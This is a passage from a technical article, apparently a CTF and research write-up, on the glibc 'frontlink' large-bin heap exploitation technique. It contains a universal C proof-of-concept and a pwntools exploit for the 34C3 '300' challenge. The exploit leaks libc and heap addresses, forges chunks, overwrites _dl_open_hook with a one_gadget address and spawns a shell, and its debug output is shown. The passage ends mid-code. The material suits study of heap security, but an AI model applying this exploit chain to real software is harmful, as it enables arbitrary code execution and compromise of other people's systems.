sorting process happens when a user requests an allocation which can't be satisfied by the fast or small bins. When such a request is made, the allocator iterates over the chunks in the unsorted bin and puts each chunk where it belongs. After sorting the unsorted bin, the allocator applies a best-fit algorithm and tries to find the smallest freed chunk that can satisfy the user's request. As a large bin contains chunks of multiple sizes, every chunk in the bin not only points to the previous and next chunk (`bk` and `fd`) in the bin but also points to the next and previous chunks which are smaller and bigger than itself (`bk_nextsize` and `fd_nextsize`). Chunks in a large bin are sorted by size, and these pointers speed up the search for the best fit chunk.

Figure 13 illustrates a large bin with seven chunks of three sizes. Figure 12 contains the relevant code from `_int_malloc`.[24]

Here, the `size` variable is the size of the `victim` chunk which is removed from the unsorted bin. The logic in lines 3566–3620 tries to determine between which `bck` and `fwd` chunks it should be inserted. Then, in lines 3622–3626, it is actually inserted into the list. In the case that the victim chunk belongs in a small bin, `bck` and `fwd` are trivial. As all chunks in a small bin have the same size, it does not matter where in the bin it is inserted, so `bck` is the head of the bin and `fwd` is the first chunk in the bin (lines 3568–3573). However, if the chunk belongs in a large bin, as there are chunks of various sizes in the bin, it must be inserted in the right place to keep the bin sorted.

If the large bin is not empty (line 3581) the code iterates over the chunks in the bin with a decreasing size until it finds the first chunk that is not smaller than the victim chunk (lines 3599–3603). Now, if this chunk is of a size that already exists in the bin, there is no need to insert it into the `nextsize` list, so just put it after the current chunk (lines 3605–3607). If, on the other hand, it is of a new size, it needs to be inserted into the `nextsize` list (lines 3608–3614). Either way, eventually set the `bck` accordingly (line 3615) and continue to the insertion of the victim chunk into the linked list (lines 3622–3626).

The Frontlink Technique in 2018

So, remembering our nice theories, we need to consider how can we manipulate the list insertion to our needs. How can we control the `fwd` and `bck` pointers?

When the victim chunk belongs in a small bin, these values are hard to control. The `bck` is the address of the bin, an address in the globals section of glibc. And the `fwd` address is a value written in this section. `bck->fd` which means it's a value written in glibc's global section. A simple heap vulnerability such as a Use-After-Free or Buffer Overflow does not let us corrupt this value in any immediate way, as these vulnerabilities usually corrupt data on the heap. (A different mapping entirely from glibc.) The fast bins and unsorted bin are equally unhelpful, as insertion to these bins is always done at the head of the list.

So our last option to consider is using the large bins. Here we see that some data from the chunks *is* used. The loop which iterates over the chunks in a large bin uses the `fd_nextsize` pointer to set the value of `fwd` and the value of `bck` is derived from this pointer as well. As the chunk pointed by `fwd` must meet our size requirement and the `bck` pointer is derived from it, we better let it point to a real chunk in our control and only corrupt the `bk` of this chunk. Corrupting the `bk` means that line 3626 writes the address of the victim chunk to a location in our control. Even better, if the victim chunk is of a new size that does not previously exist in the bin, lines 3611–3612 insert this chunk to the `nextsize` list and write its address to `fwd->bk_nextsize->fd_nextsize`. This means we can write the address of the victim chunk to another location. Two writes for one corruption!

In summary, if we corrupt a `bk` and `bk_nextsize` of a chunk in the large bin and then cause malloc to insert another chunk with a bigger size, this will overwrite the addresses we put in `bk` and `bk_nextsize` with the address of the freed chunk.

[24] All code glibc code snippets in this paper are from version 2.24.

```
3504        while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av))
3505          {
3506            bck = victim->bk;
...
3511            size = chunksize (victim);
...
3549            /* remove from unsorted list */
3550            unsorted_chunks (av)->bk = bck;
3551            bck->fd = unsorted_chunks (av);
3552
3553            /* Take now instead of binning if exact fit */
3554
3555            if (size == nb)
3556              {
...
3561                void *p = chunk2mem (victim);
3562                alloc_perturb (p, bytes);
3563                return p;
3564              }
3565
3566            /* place chunk in bin */
3567
3568            if (in_smallbin_range (size))
3569              {
3570                victim_index = smallbin_index (size);
3571                bck = bin_at (av, victim_index);
3572                fwd = bck->fd;
3573              }
3574            else
3575              {
3576                victim_index = largebin_index (size);
3577                bck = bin_at (av, victim_index);
3578                fwd = bck->fd;
3579
3580                /* maintain large bins in sorted order */
3581                if (fwd != bck)
3582                  {
3583                    /* Or with inuse bit to speed comparisons */
3584                    size |= PREV_INUSE;
3585                    /* if smaller than smallest, bypass loop below */
3586                    assert ((bck->bk->size & NON_MAIN_ARENA) == 0);
3587                    if ((unsigned long) (size) < (unsigned long) (bck->bk->size))
3588                      {
3589                        fwd = bck;
3590                        bck = bck->bk;
3591
3592                        victim->fd_nextsize = fwd->fd;
3593                        victim->bk_nextsize = fwd->fd->bk_nextsize;
3594                        fwd->fd->bk_nextsize = victim->bk_nextsize->fd_nextsize = victim;
3595                      }
3596                    else
3597                      {
3598                        assert ((fwd->size & NON_MAIN_ARENA) == 0);
3599                        while ((unsigned long) size < fwd->size)
3600                          {
3601                            fwd = fwd->fd_nextsize;
3602                            assert ((fwd->size & NON_MAIN_ARENA) == 0);
3603                          }
3604
3605                        if ((unsigned long) size == (unsigned long) fwd->size)
3606                          /* Always insert in the second position.  */
3607                          fwd = fwd->fd;
3608                        else
3609                          {
3610                            victim->fd_nextsize = fwd;
3611                            victim->bk_nextsize = fwd->bk_nextsize;
3612                            fwd->bk_nextsize = victim;
3613                            victim->bk_nextsize->fd_nextsize = victim;
3614                          }
3615                        bck = fwd->bk;
3616                      }
3617                  }
3618                else
3619                  victim->fd_nextsize = victim->bk_nextsize = victim;
3620              }
3621
3622            mark_bin (av, victim_index);
3623            victim->bk = bck;
3624            victim->fd = fwd;
3625            fwd->bk = victim;
3626            bck->fd = victim;
...
3631          }
```

Figure 12. Extract of `_int_malloc`.




Figure 13. A Large Bin with Seven Chunks of Three Sizes

The Frontlink Technique in 2001

For the sake of historical justice, the following is the explanation of the frontlink technique concept from Vudo Malloc Tricks.[25]

This is the code of list insertion in the old implementation:

```
#define frontlink( A, P, S, IDX, BK, FD ) {\
    if ( S < MAX_SMALLBIN_SIZE ) {          \
        IDX = smallbin_index( S );          \
        mark_binblock( A, IDX );            \
        BK = bin_at( A, IDX );              \
        FD = BK->fd;                        \
        P->bk = BK;                         \
        P->fd = FD;                         \
        FD->bk = BK->fd = P;                \
[1] } else {                                \
        IDX = bin_index( S );               \
        BK = bin_at( A, IDX );              \
        FD = BK->fd;                        \
        if ( FD == BK ) {                   \
            mark_binblock(A, IDX);          \
        } else {                            \
[2]         while(FD != BK                  \
                  && S < chunksize(FD) ) {  \
[3]             FD = FD->fd;                \
            }                               \
[4]         BK = FD->bk;                    \
        }                                   \
        P->bk = BK;                         \
        P->fd = FD;                         \
[5]     FD->bk = BK->fd = P;                \
    }                                       \
}
```

And this is the description:

> If the free chunk P processed by `frontlink()` is not a small chunk, the code at line 1 is executed, and the proper doubly-linked list of free chunks is traversed (at line 2) until the place where `P` should be inserted is found. If the attacker managed to overwrite the forward pointer of one of the traversed chunks (read at line 3) with the address of a carefully crafted fake chunk, they could trick `frontlink()` into leaving the loop (2) while `FD` points to this fake chunk. Next the back pointer `BK` of that fake chunk would be read (at line 4) and the integer located at `BK` plus 8 bytes (8 is the offset of the `fd` field within a boundary tag) would be overwritten with the address of the chunk `P` (at line 5).

Bear in mind the implementation was somewhat different. The `P` referred to is the equivalent to our `victim` pointer and there was no secondary `nextsize` list.

The Universal Frontlink PoC

In theory we see both editions are the very same technique, and it seems what was working in 2001 is still working in 2018. It means we can write one PoC for all versions of glibc that were ever released!

Please, dear neighbor, compile the code in Figure 14 and execute it on any machine with any version of glilbc and see if it works. I have tried it on Fedora Core 4 32-bit with glibc-2.3.5, Fedora 10 32-bit live, Fedora 11 32-bit and Ubuntu 16.04 and 17.10 64-bit. It worked on all of them.

We already covered the background of how the overwrite happens, now we have just a few small details to cover in order to understand this PoC in full.

Chunks within malloc are managed in a struct called `malloc_chunk` which I copied to the PoC. When allocating a chunk to the user, malloc uses only the `size` field and therefore the first byte the user can use coincides with the `fd` field. To get the pointer to the `malloc_chunk`, we use `mem2chunk` which subtracts the offset of the `fd` field in the `malloc_chunk` struct from the allocated pointer (also copied from glibc).

The `prev_size` of a chunk resides in the last `sizeof(size_t)` bytes of the previous chunk. It may only be accessed if the previous chunk is not allocated. But if it is allocated, the user may write whatever she wants there. The PoC writes the string "`YES`" to this exact place.

Another small detail is the allocation of `ALLOCATION_BIG` sizes. These allocations have two roles: First they make sure that the chunks are not coalesced (merged) and thus keep their sizes even when freed, but they also force the allocator to sort the unsorted bin when there is no free chunk ready to server the request in a normal bin.

Now, the crux of the exploit is exactly as in theory. Allocate two large chunks, `p1` and `p2`. Free and corrupt `p2`, which is in the large-bin. Then free and insert `p1` into the bin. This insertion overwrites the

[25] `unzip pocorgtfo18.pdf vudo.txt` # Phrack 57:8

[26] Note that the loop in the beginning of the PoC `main` fills the per-thread caching mechanism introduced in GlibC version 2.26

```c
#include <stdio.h>
#include <stdlib.h>
#include <assert.h>
#include <string.h>
#include <stddef.h>

/* Copied from glibc-2.24 malloc/malloc.c */
#ifndef INTERNAL_SIZE_T
#define INTERNAL_SIZE_T size_t
#endif

/* The corresponding word size */
#define SIZE_SZ                (sizeof(INTERNAL_SIZE_T))

struct malloc_chunk {
    INTERNAL_SIZE_T      prev_size;  /* Size of previous chunk (if free).  */
    INTERNAL_SIZE_T      size;       /* Size in bytes, including overhead. */

    struct malloc_chunk* fd;         /* double links -- used only if free. */
    struct malloc_chunk* bk;

    /* Only used for large blocks: pointer to next larger size.  */
    struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
    struct malloc_chunk* bk_nextsize;
};
typedef struct malloc_chunk* mchunkptr;

/* The smallest possible chunk */
#define MIN_CHUNK_SIZE        (offsetof(struct malloc_chunk, fd_nextsize))
#define mem2chunk(mem) ((mchunkptr)((char*)(mem) - 2*SIZE_SZ))
/* End of malloc.c declerations */

#define ALLOCATION_BIG  (0x800 - sizeof(size_t))

int main(int argc , char **argv) {
    char *YES = "YES";
    char *NO = "NOPE";
    int i;

    // fill the tcache - introduced in glibc 2.26
    for (i = 0; i < 64; i++) {
        void *tmp = malloc(MIN_CHUNK_SIZE + sizeof(size_t) * (1 + 2*i));
        malloc(ALLOCATION_BIG);
        free(tmp);
        malloc(ALLOCATION_BIG);
    }

    char *verdict = NO;
    printf("Should frontlink work? %s\n", verdict);

    // Make a small allocation and put the string "YES" in it's end
    char *p0 = malloc(ALLOCATION_BIG);
    assert(strlen(YES) < sizeof(size_t)); // this is not an overflow
    memcpy(p0 + ALLOCATION_BIG - sizeof(size_t), YES, 1 + strlen(YES));

    // Make two allocations right after it and allocate a small chunk in between to separate
    void **p1 = malloc(0x720-8);
    malloc(ALLOCATION_BIG);
    void **p2 = malloc(0x710-8);
    malloc(ALLOCATION_BIG);

    // free third allocation and sort it into a large bin
    free(p2);
    malloc(ALLOCATION_BIG);

    /* Vunlerablility! overwrite bk of p2 such that str coincides with the pointed chunk's fd */
    // p2[1] = ((void *)&verdict) - 2*sizeof(size_t);
    mem2chunk(p2)->bk = ((void *)&verdict) - offsetof(struct malloc_chunk, fd);
    /* back to normal behaviour */

    // free the second allocation and sort it
    // this will overwrite str with a pointer to the end of p0 - where we put "YES"
    free(p1);
    malloc(ALLOCATION_BIG);

    // check if it worked
    printf("Does frontlink work? %s\n", verdict);
    return 0;
}
```

Figure 14. Universal Frontlink PoC

verdict pointer with mem2chunk(p1), which points to the last sizeof(size_t) bytes of p0.[26]

Control PC or GTFO

Now that we have frontlink covered, and we know how to overwrite a pointer to data in our control, it's time to control the flow. The best victim to overwrite is _dl_open_hook. This pointer in glibc, when not NULL, is used to alter the behavior of dlopen, dlsym, and dlclose. If set, an invocation of any of these functions will use a callback in the struct dl_open_hook pointed by _dl_open_hook. It's a very simple structure.

```
struct dl_open_hook {
  void *(*dlopen_mode) (const char *name,
                        int mode);
  void *(*dlsym) (void *map,
                  const char *name);
  int (*dlclose) (void *map);
};
```

When invoking dlopen, it actually calls dlopen_mode which has the following implementation:

```
if(__glibc_unlikely(_dl_open_hook!=NULL))
  return _dl_open_hook
              ->dlopen_mode(name, mode);
```

Thus, controlling the data pointed to by _dl_open_hook and being able to trigger a call to dlopen is sufficient for hijacking a program's flow.

Now, it's time for some magic. dlopen is not a very common function to use. Most binaries know at compile time which libraries they are going to use, or at least in program initialization process and don't use dlopen during the programs normal operation. So causing a dlopen invocation may be far fetched in many circumstances. Fortunately, we are in a very specific scenario here: a heap corruption. By default, when the heap code fails an integrity check, it uses malloc_printerr to print the error to the user using __libc_message. This happens after printing the error and before calling abort, printing a backtrace and memory maps. The function generating the backtrace and memory maps is backtrace_and_maps which calls the architecture-specific function __backtrace. On x86_64, this function calls a static init function which tries to dlopen libgcc_s.so.1.

So if we manage to fail an integrity check, we can trigger dlopen which in turn will use data pointed by _dl_open_hook to change the programs flow. Win!

Madness? Exploit 300!

Now that we know everything there is to know, it's time to use this technique in the *real* world. For PoC purposes, we solve the 300 CTF challenge from the last Chaos Communication Congress, 34c3.

Here is the source code of the challenge, courtesy of its challenge author, Stephen Röttger, a.k.a. Tsuro:

```
#include <unistd.h>
#include <string.h>
#include <err.h>
#include <stdlib.h>

#define ALLOC_CNT 10

char *allocs[ALLOC_CNT] = {0};

void myputs(const char *s) {
  write(1, s, strlen(s));
  write(1, "\n", 1);
}

int read_int() {
  char buf[16] = "";
  ssize_t cnt = read(0, buf, sizeof(buf)-1);
  if (cnt <= 0) {
    err(1, "read");
  }
  buf[cnt] = 0;
  return atoi(buf);
}

void menu() {
  myputs("1) alloc");
  myputs("2) write");
  myputs("3) print");
  myputs("4) free");
}

void alloc_it(int slot) {
  allocs[slot] = malloc(0x300);
}

void write_it(int slot) {
  read(0, allocs[slot], 0x300);
}

void print_it(int slot) {
  myputs(allocs[slot]);
}
```

with commit d5c3fafc4307c9b7a4c7d5cb381fcdbfad340bcc. After filling this cache, all our operations will behave as expected. Understanding it is beyond the scope of this paper, and on versions before 2.26 it can be removed.

```
43
void free_it(int slot) {
45   free(allocs[slot]);
}
47
int main(int argc, char *argv[]) {
49   while (1) {
       menu();
51     int choice = read_int();
       myputs("slot? (0-9)");
53     int slot = read_int();
       if (slot < 0 || slot > 9) {
55       exit(0);
       }
57     switch(choice) {
         case 1:
59         alloc_it(slot);
           break;
61       case 2:
           write_it(slot);
63         break;
         case 3:
65         print_it(slot);
           break;
67       case 4:
           free_it(slot);
69         break;
         default:
71         exit(0);
       }
73   }
     return 0;
75 }
```

The purpose of the challenge is to execute arbitrary code on a remote service executing the code above. We see that in the `globals` section there is an array of ten pointers. As clients, we have the following options:

1. Allocate a chunk of size 0x300 and assign its address to any of the pointers in the array.
2. Write 0x300 bytes to a chunk pointed by a pointer in the array.
3. Print the contents of any chunk pointed in the array.
4. Free any pointer in the array.
5. Exit.

The vulnerability here is straightforward: Use-After-Free. As no code ever zeros the pointers in the array, the chunks pointed by them are accessible after free. It is also possible to double-free a pointer.

A solution to a challenge always start with some boilerplate. Defining functions to invoke specific functions in the remote target and some convenience functions. We use the brilliant Pwn library for communication with the vulnerable process, conversion of values, parsing ELF files and probably some other things.[27]

This code is quite self-explanatory. `alloc_it`, `print_it`, `write_it`, `free_it` invoke their corresponding functions in the remote target. The `chunk` function receives an offset and a dictionary of fields of a `malloc_chunk` and their values and returns a dictionary of the offsets to which the values should be written. For example, `chunk(offset=0x20, bk=0xdeadbeef)` returns `{56: 3735928559}` as the offset of `bk` field is `0x18` thus `0x18 + 0x20` is 56 (and `0xdeadbeef` is 3735928559). The `chunk` function is used in combination with `pwn`'s `fit` function which writes specific values at specific offsets.[28]

Now, the first thing we want to do to solve this challenge is to know the base address of libc, so we can derive the locations of various data in libc—and also the address of the heap, so we can craft pointers to our controlled data.

As we can print chunks after freeing them, leaking these addresses is quite easy. By freeing two non-consecutive chunks and reading their `fd` pointers (the field which coincides with the pointer returned to the caller when a chunk is allocated), we can read the address of the unsorted bin because the first chunk in it points to its address. And we can also read the address of that chunk by reading the `fd` pointer of the second freed chunk, because it points to the first chunk in the bin. See Figure 15.

[27] `http://docs.pwntools.com/en/stable/index.html`

[28] The `base` parameter is just for pretty-printing the hexdumps in the real memory addresses

```
from pwn import *

LIBC_FILE = './libc.so.6'
libc = ELF(LIBC_FILE)
main = ELF('./300')

context.arch = 'amd64'

r = main.process(env={'LD_PRELOAD' : libc.path})

d2 = success
def menu(sel, slot):
    r.sendlineafter('4) free\n', str(sel))
    r.sendlineafter('slot? (0-9)\n', str(slot))

def alloc_it(slot):
    d2("alloc {}".format(slot))
    menu(1, slot)

def print_it(slot):
    d2("print {}".format(slot))
    menu(3, slot)
    ret = r.recvuntil('\n1)', drop=True)
    d2("received:\n{}".format(hexdump(ret)))
    return ret

def write_it(slot, buf, base=0):
    d2("write {}:\n{}".format(slot, hexdump(buf, begin=base)))
    menu(2, slot)
    ## The interaction with the binary is too fast, and some of the data is not
    ## written properly.  This short delay fix it.
    time.sleep(0.001)
    r.send(buf)

def free_it(slot):
    d2("free {}".format(slot))
    menu(4, slot)

def merge_dicts(*dicts):
    """ return sum(dicts) """
    return {k:v for d in dicts for k,v in d.items()}

def chunk(offset=0, base=0, **kwargs):
    """ build dictionary of offsets and values according to field name and base offset"""
    fields = ['prev_size','size','fd','bk','fd_nextsize','bk_nextsize',]
    d2("craft chunk{}: {}".format(
      '({:#x})'.format(base + offset) if base else '',
      ' '.join('{}={:#x}'.format(name, kwargs[name]) for name in fields if name in kwargs)))

    offs = {name:off*8 for off,name in enumerate(fields)}
    return {offset+offs[name]:kwargs[name] for name in fields if name in kwargs}

## uncomment the next line to see extra communication and debug strings
#context.log_level = 'debug'
```




Figure 15

We can quickly test this arrangement in Python.

```
info("leaking unsorted bin address")
alloc_it(0)
alloc_it(1)
alloc_it(2)
alloc_it(3)
alloc_it(4)
free_it(1)
free_it(3)
leak = print_it(1)
unsorted_bin = u64(leak.ljust(8, '\x00'))
info('unsorted bin {:#x}'.format(
                            unsorted_bin))
UNSORTED_OFFSET = 0x3c1b58
libc.address=unsorted_bin-UNSORTED_OFFSET
info("libc base address {:#x}".format(
                            libc.address))

info("leaking heap")
leak = print_it(3)
chunk1_addr = u64(leak.ljust(8, '\x00'))
heap_base = chunk1_addr - 0x310
info('heap {:#x}'.format(heap_base))

info("cleaning all allocations")
free_it(0)
free_it(2)
free_it(4)
```

It will produce something like the following output.

```
[*] leaking unsorted bin address
[+] alloc 0
[+] alloc 1
[+] alloc 2
[+] alloc 3
[+] alloc 4
[+] free 1
[+] free 3
[+] print 1
[+] received:
    00000000  58 db 45 3f  55 7f
[*] unsorted bin 0x7f553f45db58
[*] libc base address 0x7f553f09c000
[*] leaking heap
[+] print 3
[+] received:
    00000000  10 c3 84 6e  0a 56
[*] heap 0x560a6e84c000
[*] cleaning all allocations
[+] free 0
[+] free 2
[+] free 4
```

Now that we know the address of libc and the heap, it's time to craft our frontlink attack. First, we need to have a chunk we control in the large bin. Unfortunately, the challenge's constraints do not let us free a chunk with a controlled size. However, we can control a freed chunk in the unsorted bin. As chunks inserted to the large bin are first removed from the unsorted bin, this provides us with a primitive which is sufficient to our needs.

We overwrite the `bk` of a chunk in the unsorted bin.

```
info("populate unsorted bin")
alloc_it(0)
alloc_it(1)
free_it(0)

info("hijack unsorted bin")
## controlled chunk #1 is our leaked chunk
controlled = chunk1_addr + 0x10
chunk0_addr = heap_base
write_it(0, fit(chunk(base=chunk0_addr+0x10,
                      offset=-0x10,
                      bk=controlled)),
         base=chunk0_addr+0x10)
alloc_it(3)
```

```
[*] populate unsorted bin
[+] alloc 0
[+] alloc 1
[+] free 0
[*] hijack unsorted bin
[+] craft chunk(0x560a6e84c000): bk=0
    x560a6e84c320
[+] write 0:
    560a6e84c010  61 61 61 61  62 61 61 61
                  20 c3 84 6e  0a 56 00 00
[+] alloc 3
```

Here we allocated two chunks and free the first, which inserts it to the unsorted bin. Then we overwrite the `bk` pointer of a chunk which starts `0x10` before the allocation of slot `0` (`offset=-0x10`), *i.e.*, the chunk in the unsorted bin. When making another allocation, the chunk in the unsorted bin is removed and returned to the caller and the `bk` pointer of the unsorted bin is updated to point to the `bk` of the removed chunk.

Now that the `bk` of the unsorted bin pointer points to the controlled region in slot `1`, we forge a list that has a fake chunk with size `0x400`, as this size belongs in the large bin, and another chunk of size `0x310`. When requesting another allocation of size `0x300`, the first chunk is sorted and inserted to the large bin and the second chunk is immediately returned to the caller.

```
info("populate large bin")
write_it(1, fit(merge_dicts(
    chunk(base=controlled, offset=0x0,
          size=0x401, bk=controlled+0x30),
    chunk(base=controlled, offset=0x30,
          size=0x311, bk=controlled+0x60),
)))
alloc_it(3)
```

```
[*] populate large bin
[+] craft chunk(0x560a6e84c320):
    size=0x401 bk=0x560a6e84c350
[+] craft chunk(0x560a6e84c350):
    size=0x311 bk=0x560a6e84c380
[+] write 1:
    560a6e84c320  61 61 61 61  62 61 61 61
                  01 04 00 00  00 00 00 00
    560a6e84c330  65 61 61 61  66 61 61 61
                  50 c3 84 6e  0a 56 00 00
    560a6e84c340  69 61 61 61  6a 61 61 61
                  6b 61 61 61  6c 61 61 61
    560a6e84c350  6d 61 61 61  6e 61 61 61
                  11 03 00 00  00 00 00 00
    560a6e84c360  71 61 61 61  72 61 61 61
                  80 c3 84 6e  0a 56 00 00
[+] alloc 3
```

Perfect! we have a chunk in our control in the large bin. It's time to corrupt this chunk!

We point the `bk` and `bk_nextsize` of this chunk before the `_dl_open_hook` and put some more forged chunks in the unsorted bin. The first chunk will be the chunk which its address is written to `_dl_open_hook` so it must have a size bigger then `0x400` yet belongs in the same bin. The next chunk is of size `0x310` so it is returned to the caller after request of allocation of `0x300` and after inserting the `0x410` into the large bin and performing the attack.

```
info("""frontlink attack: hijack
      _dl_open_hook ({:#x})""".format(
        libc.symbols['_dl_open_hook']))
write_it(1, fit(merge_dicts(
  chunk(base=controlled, offset=0x0,
        size=0x401,
    # We don't have to use both fields to
    # overwrite _dl_open_hook. One is enough
    # but both must point to a writable
    # address.
    bk=libc.symbols['_dl_open_hook'] - 0x10,
    bk_nextsize=
      libc.symbols['_dl_open_hook'] - 0x20),
  chunk(base=controlled, offset=0x60,
        size=0x411, bk=controlled + 0x90),
  chunk(base=controlled, offset=0x90, size=0
    x311,
        bk=controlled + 0xc0),
  )), base=controlled)
alloc_it(3)
```

```
[*] frontlink attack:
    hijack _dl_open_hook (0x7f553f4622e0)
[+] craft chunk(0x560a6e84c320):
    size=0x401 bk=0x7f553f4622d0
    bk_nextsize=0x7f553f4622c0
[+] craft chunk(0x560a6e84c380):
    size=0x411 bk=0x560a6e84c3b0
[+] craft chunk(0x560a6e84c3b0):
    size=0x311 bk=0x560a6e84c3e0
[+] write 1:
    560a6e84c320  61 61 61 61  62 61 61 61
                  01 04 00 00  00 00 00 00
    560a6e84c330  65 61 61 61  66 61 61 61
                  d0 22 46 3f  55 7f 00 00
    560a6e84c340  69 61 61 61  6a 61 61 61
                  c0 22 46 3f  55 7f 00 00
    560a6e84c350  6d 61 61 61  6e 61 61 61
                  6f 61 61 61  70 61 61 61
    560a6e84c360  71 61 61 61  72 61 61 61
                  73 61 61 61  74 61 61 61
    560a6e84c370  75 61 61 61  76 61 61 61
                  77 61 61 61  78 61 61 61
    560a6e84c380  79 61 61 61  7a 61 61 62
                  11 04 00 00  00 00 00 00
    560a6e84c390  64 61 61 62  65 61 61 62
                  b0 c3 84 6e  0a 56 00 00
    560a6e84c3a0  68 61 61 62  69 61 61 62
                  6a 61 61 62  6b 61 61 62
    560a6e84c3b0  6c 61 61 62  6d 61 61 62
                  11 03 00 00  00 00 00 00
    560a6e84c3c0  70 61 61 62  71 61 61 62
                  e0 c3 84 6e  0a 56 00 00
[+] alloc 3
```

This allocation overwrites `_dl_open_hook` with the address of `controlled+0x60`, the address of the `0x410` chunk.

Now it's time to hijack the flow. We overwrite offset `0x60` of the controlled chunk with `one_gadget`, an address when jumped to executes `exec("/bin/bash")`. We also write an easily detectable bad size to the next chunk in the unsorted bin, then make an allocation. The allocator detects the bad size and tries to abort. The abort process invokes `_dl_open_hook->dlopen_mode` which we set to be the `one_gadget` and we get a shell! See Figure 16 for the code.

```
[*] set _dl_open_hook->dlmode
      = ONE_GADGET (0x7f553f18d651)
[*] and make the next chunk removed from the
    unsorted bin trigger an error
[+] craft chunk(0x560a6e84c3e0): size=-0x1
[+] write 1:
    560a6e84c320  61 61 61 61  62 61 61 61
                  63 61 61 61  64 61 61 61
    560a6e84c330  65 61 61 61  66 61 61 61
                  67 61 61 61  68 61 61 61
    560a6e84c340  69 61 61 61  6a 61 61 61
                  6b 61 61 61  6c 61 61 61
    560a6e84c350  6d 61 61 61  6e 61 61 61
                  6f 61 61 61  70 61 61 61
    560a6e84c360  71 61 61 61  72 61 61 61
                  73 61 61 61  74 61 61 61
    560a6e84c370  75 61 61 61  76 61 61 61
                  77 61 61 61  78 61 61 61
    560a6e84c380  51 d6 18 3f  55 7f 00 00
                  62 61 61 62  63 61 61 62
    560a6e84c390  64 61 61 62  65 61 61 62
                  66 61 61 62  67 61 61 62
    560a6e84c3a0  68 61 61 62  69 61 61 62
                  6a 61 61 62  6b 61 61 62
    560a6e84c3b0  6c 61 61 62  6d 61 61 62
                  6e 61 61 62  6f 61 61 62
    560a6e84c3c0  70 61 61 62  71 61 61 62
                  72 61 61 62  73 61 61 62
    560a6e84c3d0  74 61 61 62  75 61 61 62
                  76 61 61 62  77 61 61 62
    560a6e84c3e0  78 61 61 62  79 61 61 62
                  ff ff ff ff  ff ff ff ff
[*] cause an exception - chunk in unsorted
    bin with bad size, trigger
    _dl_open_hook->dlmode
[+] alloc 3
[*] flag:
34C3_but_does_your_exploit_work_on_1710_too
```

Voila!

```
ONE_GADGET = libc.address + 0xf1651
info("set _dl_open_hook->dlmode = ONE_GADGET ({:#x})".format(ONE_GADGET))
